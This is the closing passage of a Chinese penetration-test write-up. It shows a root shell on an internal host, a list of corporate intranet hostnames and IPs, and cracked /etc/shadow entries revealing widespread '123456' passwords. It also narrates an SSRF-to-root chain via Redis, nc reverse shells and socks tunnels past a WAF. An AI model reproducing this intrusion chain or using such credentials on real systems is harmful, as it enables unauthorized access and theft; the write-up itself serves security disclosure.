
```
[root@devl18 etc]# ping -c 2 wc .com
ping -c 2 work.c .com
PING wor' .com (10.100.75.25) 56(84) bytes of data.
64 bytes from localhost (10.100.75.25): icmp_seq=1 ttl=51 time=3.11 ms
64 bytes from localhost (10.100.75.25): icmp_seq=2 ttl=51 time=8.64 ms
--- work.cc .com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 3843ms
rtt min/avg/max/mdev = 3.115/5.879/8.643/2.764 ms
```

who. corp. *****. com (10. 20. 95. 89)
gongdan. corp. *****. com (10. 100. 100. 204)
work. corp. *****. com (10. 100. 75. 25)
jk. corp. *****. com (10. 20. 95. 86)
baize. corp. *****. com (172. 31. 80. 151)
asset. corp. *****. com (10. 20. 95. 50)
pm. corp. *****. com (10. 20. 95. 29)
wiki. corp. *****. com (10. 20. 95. 87)
cms. corp. *****. com (172. 31. 80. 101)

*****的办公平台




帮助信息



内网的 who 认证入口

从 wiki 中得到了更多的内网域名



堡垒机

*****云行-运维管理平台

抓了几个 shadow 的密码跑了一下 发现弱口令挺多的

```
tengine:17107:::::
1:123456:17155:0:99999:7:::
2:123456:17149:0:99999:7:::
r3:123456:17149:0:99999:7:::
r4:123456:17149:0:99999:7:::
in:123456:17149:0:99999:7:::
123456:17150:0:99999:7:::
123456:17170:0:99999:7:::
123456:17176:0:99999:7:::
123456:17176:0:99999:7:::
123456:17176:0:99999:7:::
123456:17176:0:99999:7:::
123456:17176:0:99999:7:::
123456:17176:0:99999:7:::
12917:0:99999:7:::
p:17918:0:99999:7:::
```

一堆平台只是打开看了一下,并没有讲一步操作

渗透到这里就该结束了,本想着下一步先使用 metasploit 打两台 window 后尝试拿域控的,因为比较难遇到这样的实战环境,但还是没有进行进一步操作,点到为止。此漏洞从周四晚上八九点发现低危 SSRF 到拿到内网 ROOT 权限用了不到三个小时时间,但是由于 waf 和 ids 等设备的阻拦打 socks 隧道花了我将近两倍拿 shell 的时间,最终发现不稳定的原因是我的 nc -k 参数持续监听了端口,导致内网十几台 redis 数据库都在同时请求我的端口上线,我想执行一条命令,将会同时在这十几台上线的主机上同时执行,这导致了我的 socke 端口堵塞,最后解决办法是,不用-k 参数,当一台主机上线后,不接受其他主机上线请求。然后操作这台主机使用 sSocks 再打一条相对稳定的 socks 隧道出来,直入内网,不得不说 sSocks 相比 EW 稳得一批。

结束语:

任何严重漏洞的背后必然是从一个不起眼的没什么技术含量的容易被忽略的漏洞引起的,做好细微漏洞的防范的能防止重大信息安全事故的发生。

r3start 2019 年 4 月 6 日 03:23:30